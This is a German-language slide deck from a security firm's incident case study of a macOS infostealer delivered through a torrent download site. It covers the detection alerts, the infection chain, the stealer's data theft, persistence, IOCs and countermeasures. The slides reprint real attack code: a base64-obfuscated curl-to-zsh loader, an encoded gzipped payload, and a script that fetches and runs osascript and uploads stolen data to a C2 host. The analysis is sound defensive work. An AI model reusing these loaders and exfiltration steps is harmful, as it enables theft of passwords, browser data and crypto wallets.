
- MacOS mit Microsoft Defender löst mehrere Detections aus
  - Suspicious process collected data from local system
  - Unix credentials were illegitimately accessed
  - Suspicous shell command execution
  - Enumeration of files with sensitive data
  - Suspicious access of sensitive files
  - Suspicious archive creation
  - Suspicious AppleScript activity
  - Possible data exfiltration using curl
  - Suspicious script launched
  - Suspicious MalScript malware was prevented
    - Der einzige Alert mit Prevention

Case #4 – Infostealer on MacOS

AVANTEC
Competence. Security. Trust.

- Benutzer besucht die Website www[.]torrentmac[.]net
- Klick auf ”Download Now” führt zu trustfilecloud[.]com oder filefastsandwich[.]com







Case #4 – Infostealer on MacOS

AVANTEC
Competence. Security. Trust.

- Benutzer besucht die Website www[.]torrentmac[.]net
- Klick auf ”Download Now” führt zu trustfilecloud[.]com oder filefastsandwich[.]com






```
curl -kfsSL $(echo
'aHR0cDovL2ZpbnRlbGxpZ2FuY2VhaS5jb20vY3VybC9mNGUyY2EwNmY4YWMyMTYwNzhhYTI0ZDAwNTQzZGQ0MTE5YjdmOTYxZTY
0MWE2N2ZlNGZjZGY0MDQyZjVlNjBl'|base64 -D)|zsh
```

Case #4 – Infostealer on MacOS

AVANTEC
Competence. Security. Trust.

- Base64 encodierter Value im Kommando downloadet Script von
  - hxxp[://]fintelliganceai[.]com/curl/f4e2ca06f8ac216078aa24d00543dd4119b7f961e641a67fe4fcdf4042f5e60e

```
~ curl http://fintelliganceai.com/curl/f4e2ca06f8ac216078aa24d00543dd4119b7f961e641a67fe4fcdf4042f5e60e
#!/bin/zsh
d20109=$(base64 -D <<'PAYLOAD_m2551036392479' | gunzip
H4sIAI+V9GkAA91WW2/bNhR+9684VRVDasDoYvmSi5oGXYAGRdohabBgXSEwJGUTliXNpBfHbf/7
KEuWKNnA9rKX8UXm4cfv3A/9+pXzxFNnI2Y9itkiS6N4lRLJs9Sy4XsP1GJrRuDCoewvJ10lSSN7
e0Dmd4RJRnACNFtgnoaGwCnlbJrJOT0h2cLQIDKbM4WIA+YT7I7iCSa+N3LHE4z9gLruMBhQGnje
6dM4Ph15bBR4eDSOWRATGgdu4MdDNnKZTolzHs3ZS2hQNvKxHwdj6pExZcQ/PVUkAw+7QxePvKF+
KeYJCw1HLnInEzjJplOeTk82PC9BPIavYL4GNJXgwrdzkDOWbk+KRVbLBNAckACEFniNJF8wGLjw
Rw0pFvoAxoNgS3Q1Zak8g9tsw5MEO8MTF6xbTHgqMzE7h5tUsgSUAD7fwyN4buQNo7ENV3mesN/Y
00cuneFgfDIYGQc0KPeRcv8MzCoQXZAxkzI/cxyzTI9DX1K84ORSrmlobvPRz5/VT8+AH6CCIciS
57LMdSLY/9brfXdjriX/ElDKDiSfrbkEr4v/Cq8AxWCYRWEp5h/FXtT7b12WJZOrZdrmKSvz/YeH
Tx+j+5vfr0PTsjwX3qjY+EH1sW0Nenv1GN1df7m7ub4PJ5p8lScZphFXnloUSwbHR8JGppXlLBUi
gaXqT0AztoaJ3smF1YzMMjDvrj798vm2+tit9pU4iQTflGXRbJUmIbEsYnC0qd3ukJcIAkd1YGwt
gKi41zBug9gWIPZnkZB/H8vyMpmt0rkooglWQwfHWqgBgWeDo0takeahu909z5TVoIg4XLTYFfxc
zb/apvJaFseCyUIzV/lryCvuBrglqQLZwGqQUlhSKaMbKLzVEqAMgH6/RWTp3qKKYU+1WBHChKgc
bORYSrbIZejV8tr56gguQr0EC/UVGYShSlQnJMUqmjIiGS2so1QlPtyVypMIPRBznodm5SrJVqmK
neZvq5w6/V4sfUI9wq8PXw5gEFIdgZF6DfHyBd6hQ5D/fILttPzjFCstroetN+lO2y0ggyYuB46f
wTj6Xkf+5yEd3Wk5VVPj8mnFE6q9EtpYqX/2y/TwlLJ1aPJ+u+P0XWsa2C0LirxFxXBYqTuXraNy
NJgaopoCqtjM2if1TqvqcPekiVTv04GJsVu72vdaJ61Xb7csq6r642Pb3idKGMtBddxAdeiuPd6A
34FWw6lYNEsbJcpL1VZ7zbNnc2vSdQjVjKlNq8mXC+1V6mkUbu9nT2nt/BlUyHcG9BvF28fO7dUR
qR6/mP8NC2XlTFEKAAA=
PAYLOAD_m2551036392479
)
eval "$d20109"
```

Case #4 – Infostealer on MacOS

AVANTEC
Competence. Security. Trust.

- Decodiertes Script lädt osascript von
  - hxxp[://]sandiegotkd[.]com/dynamic?txd=...
- Script wird mittels osascript ausgeführt...

```
#!/bin/zsh
daemon_function() {
    exec </dev/null
    exec >/dev/null
    exec 2>/dev/null
    local domain="sandiegotkd.com"
    local token="f4e2ca06f8ac216078aa24d00543dd4119b7f961e641a67fe4fcdf4042f5e60e"
    local api_key="de62a2f47d1c7dec2997f931a050a615"
    local file="/tmp/osalogging.zip"
    if [ $# -gt 0 ]; then
        curl -k -s --max-time 30 \
            -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36" \
            -H "api-key: $api_key" \
            "http://$domain/dynamic?txd=$token&pwd=$1" | osascript
    else
        curl -k -s --max-time 30 \
            -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36" \
            -H "api-key: $api_key" \
            "http://$domain/dynamic?txd=$token" | osascript
    fi
    if [ $? -ne 0 ]; then
        exit 1
    fi
    if [[ ! -f "$file" || ! -s "$file" ]]; then
        return 1
    fi
    local CHUNK_SIZE=$((10 * 1024 * 1024))
    local MAX_RETRIES=8
    local upload_id=$(date +%s)-$(openssl rand -hex 8 2>/dev/null || echo $RANDOM$RANDOM)
    local total_size
    total_size=$(stat -f %z "$file" 2>/dev/null || stat -c %s "$file")
    if [[ -z "$total_size" || "$total_size" -eq 0 ]]; then
        return 1
    fi
    local total_chunks=$(( (total_size + CHUNK_SIZE - 1) / CHUNK_SIZE ))
    local i=0
    while (( i < total_chunks )); do
        local offset=$((i * CHUNK_SIZE))
        local chunk_size=$CHUNK_SIZE
        (( offset + chunk_size > total_size )) && chunk_size=$((total_size - offset))
        local success=0
        local attempt=1
        while (( attempt <= MAX_RETRIES && success == 0 )); do
            http_code=$(dd if="$file" bs=1 skip=$offset count=$chunk_size 2>/dev/null | \
                curl -k -s -X PUT \
                --data-binary @- \
                -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36" \
                -H "api-key: $api_key" \
```

Case #4 – Infostealer on MacOS

AVANTEC
Competence. Security. Trust.

- Osascript tätigt folgende Aktionen:
  - Schliesst sämtliche Terminal Windows, Erstellt Staging Folder /tmp/shub_<random>
  - System Enumeration (OS Version, External IP, keyboard, locale
    - Prüft ob Russisches keyboard layout gesetzt ist… (Daten werden trotzdem gestohlen)
    - Beacon mit allen Infos mittels curl an kofeynaYagush[.]com
  - Display fake “System Preferences” dialog mit einem Passwort Feld
    - Prüft eingegebenes Passwort Gegen den lokalen MacOS Benutzer. Falls korrekt, wird es im Staging Folder
    - Falls Passwort korrekt (oder nicht nötig) wird das Chrome Master Passwort aus der Keychain ausgelesen
  - Extrahiert Browser Daten von Chrome (14 Varianten), Firefox und Safari
    - Cookies, Login-Daten, History, Extensions, Autofill Daten
  - Sucht nach Cryptowallets im Browser (100+ Varianten) oder lokale Installation von bekannten Wallets und extrahiert die Daten
  - Sammeln von weiteren Daten
    - MacOS keychain files
    - iCloud account Daten
    - Telegram Desktop
    - Files auf Desktop und Documents Foldern
    - Apple Notes Datenbank
    - Shell History Files
    - Volles Hardware / Software Profile (system profiler)

Case #4 – Infostealer on MacOS

AVANTEC
Competence. Security. Trust.

- Osascript tätigt folgende Aktionen:
  - Exfiltration der gesammelten Daten
    - ZIP alle Daten nach /tmp/shub_log.zip
    - Upload der Daten an kofeynaYagush[.]com/gate
  - Crypto Wallet App Injection
    - Download einer maliziösen ”app.asar” vom C2 server
    - Terminiert und patcht bekannte Crypto Wallets (z.B. Atomic, Leder, Trezor Suite, etc.)
    - Re-Signiert die modifizierten Apps mit ”codesign”
  - Installiert Persistentes C2
    - Script namens “GoogleUpdate” wird geschrieben
    - LaunchAgent welcher das Skript alle 60 Sekunden nach dem Login ausführt
    - Script kommuniziert mit dem C2 Server und führt alle möglichen Kommandos aus
  - Cleanup
    - Alle temporären Files und Folder werden gelöscht
    - Zeigt Fake Error Dialog: “Your Mac does not support this application. Try reinstalling…”

- Die Exfiltration der Daten hat 91 Sekunden nach der Ausführung durch den Benutzer stattgefunden…

Case #4 – Takeaways

AVANTEC
Competence. Security. Trust.

- IOCs
  - torrentmac[.]net
  - trustfilecloud[.]com
  - filefastsandwich[.]com
  - fintelliganceai[.]com
  - sandiegotkd[.]com
  - kofeynaYagush[.]com

- Wie lässt sich das verhindern?
  - User awareness…
  - Script downloads auf dem Proxy verbieten
  - Mittels MDM die normalen Benutzer einschränken
    - Keine Admin-Rechte
    - Terminal App verbieten
    - Osascript Zugriffe auf sensitive Ressourcen verbieten
  - Das EDR benutzen um curl zu blockieren (Terminate Process)

Case #4 – Fragen ?

AVANTEC
Competence. Security. Trust.

AVANTEC
Competence. Security. Trust.

Damit Gefährliches draussen bleibt –

AVANTEC Cyber Defense Center